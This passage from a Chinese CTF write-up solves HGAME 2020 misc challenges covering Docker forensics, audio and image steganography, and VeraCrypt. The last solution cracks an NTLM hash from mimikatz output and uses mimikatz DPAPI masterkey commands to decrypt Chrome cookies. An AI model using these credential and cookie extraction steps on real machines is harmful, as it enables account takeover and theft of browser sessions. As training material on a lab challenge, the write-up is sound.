为了获取 $m2$ 需要知道 $E(c1)$, 由于每次 KEY 在变, 无法提前知道 $c1$, 但是在已知 $m1$ 的条件下, 可以提前算出 $c1$

$m3$ 同理

```
decrypt:
  cipher :    IV    C1      C2
  plain  :    IV    E(IV)^C1  E(C1)^C2
```

观察解密的过程不难发现 `decrypt(x || ZeroBlock) = E(IV)^x || E(x)`, 可以获得任意一BLOCK 的 AES 密文

Misc

美人鲸

- 考点: Docker、Linux基础 (环境变量、find、grep、cat、tar等)、SQLite
- 分值: 100
- 出题人: ObjectNotFound

本周的签到题!

首先查看题目链接, 如下:

```
https://hub.docker.com/r/zhouweitong/hgame2020-misc
```

首先访问该链接查看docker镜像详情:



zhouweitong/hgame2020-misc ☆

By zhouweitong • Updated 3 days ago

Container

Overview

Tags

Filter Tags

IMAGE

week3

Last updated 3 days ago by zhouweitong

DIGEST

cfdc5715278

OS/ARCH

linux/amd64

只有一个amd64架构的、tag名为week3的docker镜像。

于是pull该docker镜像。docker安装方法略。

```
docker pull zhouweitong/hgame2020-misc:week3
```

docker镜像不大，即使不使用加速器或代理也可很快下载完成。加速器可以使用Daocloud加速器 (<http://www.daocloud.io/mirror>)，也可使用阿里云镜像加速器 (<https://cr.console.aliyun.com/cn-hangzhou/instances/mirrors>) 等。也可以编辑 /etc/systemd/system/docker.service.d/http-proxy.conf 和 /etc/systemd/system/docker.service.d/https-proxy.conf 来添加代理。具体步骤此处略。

随后创建并启动容器：

```
docker run --name=misc1 zhouweitong/hgame2020-misc:week3
```

没有任何输出。另起一个终端，查看容器详情：


```
root@kali:~# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
ca18c97d1f0f   zhouweitong/hgame2020-misc:week3   "nginx -g 'daemon of..." 7 minutes ago  Up 7 minutes  80/tcp       misc1
```

发现有一个端口开放。重新创建容器，映射端口：

```
docker rm misc1
docker run --name=misc1 -p 8000:80 zhouweitong/hgame2020-misc:week3
```

随后访问 <http://localhost:8000>，得到提示：

```
root@kali:~# docker run --name=misc1 -p 8000:80 zhouweitong/hgame2020-misc:week3
172.17.0.1 - - [03/Feb/2020:07:45:42 +0000] "GET /index.html HTTP/1.1" 200 163 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" "-"
```



提示我们查看容器中的FLAG系统变量。因此开sh，得到另一个提示：

```
root@kali:~# docker exec -it misc1 sh
/ # echo $FLAG
Find flag.tar.gz!
/ #
```

随后利用find命令找到flag.tar.gz，并解压：

```
/ # find / -name flag.tar.gz
/usr/share/man/man8/flag.tar.gz
/ # cd /usr/share/man/man8/
/usr/share/man/man8 # tar -xzvf flag.tar.gz
flag.zip
README
/usr/share/man/man8 #
```

得到flag.zip和README。查看README：

```
/usr/share/man/man8 # cat README  
See sh history.
```

提示我们查看命令行历史。利用history查看，得到提示：

```
/usr/share/man/man8 # history  
0 echo -e "Zip password is somewhere else in /etc.\nFind it!"  
1 exit
```

提示我们Zip密码在/etc内的某个文件中。利用grep寻找文件：

```
/usr/share/man/man8 # grep -rn "Zip" /etc  
/etc/issue:4:Zip Password: cfuzQ3Gd6gqKG@$N
```

可得到Zip密码为cfuzQ3Gd6gqKG@\$N，且保存在/etc/issue中。随后提取Zip文件，并解压：

```
docker cp misc1:/usr/share/man/man8/flag.zip .
```

得到flag.db。通过扩展名知道其为sqlite数据库文件。命令行载入并查看数据库详情：

```
root@kali:~/文档# sqlite3 ./flag.db  
SQLite version 3.31.0 2019-12-29 00:52:41  
Enter ".help" for usage hints.  
sqlite> .tables  
hgame2020  
sqlite> select * from hgame2020;  
hgame{v3RWI3qSpCKZhp^xv$kaBhNjVqXk##3e}  
sqlite> .exit
```

得到flag：

```
hgame{v3RWI3qSpCKZhp^xv$kaBhNjVqXk##3e}
```

三重隐写

- 考点：音频隐写（LSB、MP3Stego）、Mp3封面、文件加密（第三方工具）、PDF417
- 分值：150
- 出题人：ObjectNotFound


首先解压附件，得到三个音频、一个压缩包和一个程序。

由程序文件的名字可判断出这是一个加密软件 (<https://macpaw.com/encrypto>)。安装过程略。程序主界面如下图：




尝试利用该软件加密任意一个文件，得到的加密后文件的扩展名为.crypto。打开flag.7z，发现其中压缩着一个flag.crypto。尝试解压，发现该压缩文件有密码。猜想三个音频文件中应该藏有压缩包密码和flag.crypto解密密码。

使用播放器播放三个音频文件，均无不自然感，所以排除音频文件频率存在修改或人为插入摩尔斯电码/高低电平二进制码等情况。在播放Unlasting.mp3时，发现封面似乎被修改过：



利用Mp3tag (<https://www.mp3tag.de/en/>) 提取出封面。





可判断出其为PDF417条码。通过扫描工具 (<https://online-barcode-reader.inliteresearch.com/>) 可以得到其中的信息：

Free Online Barcode Reader

To get such results using [ClearImage SDK](#) use [TBR Code 103](#).

If your **business** application needs barcode recognition capabilities,
email your technical questions to support@inlitteresearch.com
email your sales inquiries to sales@inlitteresearch.com

File: **folder.png**

New File

Pages: **1**

Barcodes: **1**

Barcode: 1 of 1

Type: Pdf417

Page 1 of 1

Length: 25

Rotation: none

Module: 5.2pix


Rectangle: {X=9,Y=215,Width=621,Height=210}


AES key: 1ZmmeaLL^Typbcg3



AES key: 1ZmmeaLL^Typbcg3

通过“AES Key”猜想其为解密flag.crypto时需要的密码。通过“You know LSB.wav”的文件名可知，该音频LSB内存在隐藏的数据。使用SilentEye (<https://sourceforge.net/projects/silenteye/>) 提取出LSB区域内的数据：





Stegano key: uFSARLVNwVlewCY5

由“Stegano”的提示，猜想“上裹与手抄卷.mp3”通过MP3Stego (<https://www.petitcolas.net/steganography/mp3stego/>) 隐藏了数据。利用工具结合Key进行提取，命令如下：

```
Decode.exe -X -P uFSARLVNwVlewCY5 上裹与手抄卷.mp3 out.wav hide.txt
```

得到hide.txt的内容如下：

Zip Password: VvLvmGjpJ75GdJDP

这便是flag.7z的解压密码。解压flag.crypt0并解密得最终flag：

hgame{i35k#zIewynLC0zfQur!*H9V\$JiMVWmL}

日常

- 考点：盲水印、ogg藏zip、VeraCrypt基本用法、NTLM Hash破解、Chrome Cookie读取
- 分值：300
- 出题人：ObjectNotFound

首先解压附件得到两个图片和一个音频文件。观察规律，发现图片的文件名，一个有“Origin”一词，一个名为“Blind”，结合盲水印需要同时利用原始图片和隐藏信息后的图片这一特点，可判断其使用盲水印进行信息隐藏。

下载工具 (<https://github.com/chishaxie/BlindWaterMark>)，并使用命令提取水印。命令如下：

```
D:\Develop-Env\PythonENV\Anaconda2\python.exe bwm.py decode
Origin_pixivArtwork75992170.png Blind.png wm.png
```

得到wm.png：



放大后可以看到水印加密的内容：

```
Veracrypt Password is
X0YA1GDUZF$echCy
```

由于字体问题，因此存在字母混淆，诸如大写i (I) 和小写l (l) 等字母之间不容易区分。多尝试几种组合，可找出正确的密码。由密码前的提示“VeraCrypt”，可知其为VeraCrypt加密容器的解密密码。随后对“横豎撇點折_av85002656.ogg”进行进一步分析。

该音频文件可以正常播放，因此排除直接将容器文件改扩展名的可能性。因此考虑使用binwalk检测并提取音频文件内可能藏有的文件。

```
objectnotfound@DESKTOP-GS33FIA:/mnt/d/VidarProj/hgame2020_misc/1WEEK3/A/Fortune_4m6U0mk0sL00DBjeCcdqnfxsuPAiaAWM$ binwalk -e 横豎撇點折_av85002656.ogg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
9738796	0x949A2C	Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5242880, name: Container
14981806	0xE49AAE	End of Zip archive, footer length: 22

可见其成功提取出一个压缩文件，压缩着一个名为“Container”的文件，这就是我们要找的加密容器。

随后使用VeraCrypt挂载加密容器：





显示加载成功。访问虚拟分区，可以得到如下图的三个文件：



Cookie为Chrome浏览器的Cookie数据库（其实是SQLite），ObjectNF-PC.txt保存的是mimikatz工具提取Windows密码时的输出（SHA1与明文部分被替换成了星号），S开头的便是原Windows系统的Protect文件夹了。

下面给出两种做法，以供参考：

法一

使用第三方工具（这里以ChromeCookiesView https://www.nirsoft.net/utils/chrome_cookies_view.html 为例）读取Cookie。

首先在txt中得到NTLM Hash：

* NTLM : 1563a49a3d594ba9c034ee831161dfde

随后找到该Hash对应的明文：


密文: 1563a49a3d594ba9c034ee831161dfde

类型: NTLM [帮助]


查询 加密

查询结果:
happy2020


即，操作系统的登录密码为happy2020。随后下载ChromeCookiesView并运行。程序默认先读取本机Chrome的Cookie，因此需要修改程序设置：




解压S开头的Zip，并将解压得到的文件夹放入一独立的文件夹中，如下图中，S-1-5-21-3375469711-1363829938-1291733684-1001文件夹被放入了protect文件夹内，其中只包含20dfa1c6-d232-40cd-89ec-5678b380920b一个文件：



填写程序设置：



确定，即可得到flag：



hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}

法二

也可以使用mimikatz直接读取cookie。
首先先解出NTLM Hash的明文为happy2020，步骤同法一，这里不再赘述。
随后，使用mimikatz的dpapi模块解出Master Key，命令如下：

```
dpapi::masterkey /in:C:\Users\ObjectNotFound\Downloads\protect\S-1-5-21-3375469711-1363829938-1291733684-1001\20dfa1c6-d232-40cd-89ec-5678b380920b /password:happy2020
```



```
mimikatz # dpapi::masterkey /in C:\Users\ObjectNotFound\Downloads\protect\S-1-5-21-3375469711-1363829938-1291733684-1001\20dfa1c6-d232-40cd-89ec-5678b380920b /password happy2020
ERROR kuhl_m_dpapi_masterkey ; Input masterkeys file needed (/in:file)
  dwMasterKeyLen      : 000000b0 - 176
  dwBackupKeyLen      : 00000090 - 144
  dwCredHistLen       : 00000014 - 20
  dwDomainKeyLen      : 00000000 - 0
[masterkey]
**MASTERKEY**
  dwVersion           : 00000002 - 2
  salt                : efc278fb18cae03a5f9710d481f090a0
  rounds              : 000043f8 - 17400
  algHash              : 0000800e - 32782 (CALG_SHA_512)
  algCrypt             : 00006610 - 26128 (CALG_AES_256)
  pbKey               : d348c35ecede1467a1e8baf34609e5bd7a75ae87ef074f9760641f8525596af7c8e85e60a8c9fae4f66b79392bccd79a44d33a25bc6271f02e744cc63
834e6af2b12ab69653725a0341ec65a1135001a294005c09b0b2380e56c777319989f596ea9efcd91030eecd214a73eaa53637695c4c15ec35ec4b97daca5885340a5c429be5324f1
261d1c996974b32f7698866

[backupkey]
**MASTERKEY**
  dwVersion           : 00000002 - 2
  salt                : 8a3969fa2df0c973bc9ce35b6fce5b6c
  rounds              : 000043f8 - 17400
  algHash              : 0000800e - 32782 (CALG_SHA_512)
  algCrypt             : 00006610 - 26128 (CALG_AES_256)
  pbKey               : d171579f6799bb975a1c03f45815575777eca5403da9f4a428cecd4c4c388e3257c2384345e03002b6a8164d4e8749a536c0dfb7ade10940a683589b
a57632585569ee0ded9aac35f33cd019acd321fdeb83f60400c94f4892df5202cb3bc10a5e0f35ea4b53b46208c03d211ad6ff7

[credhist]
**CREDHIST INFO**
  dwVersion           : 00000003 - 3
  guid                : {60333bcc-f0b9-4676-896c-4852eed727cb}

Auto SID from path seems to be: S-1-5-21-3375469711-1363829938-1291733684-1001

[masterkey] with password: happy2020 (normal user)
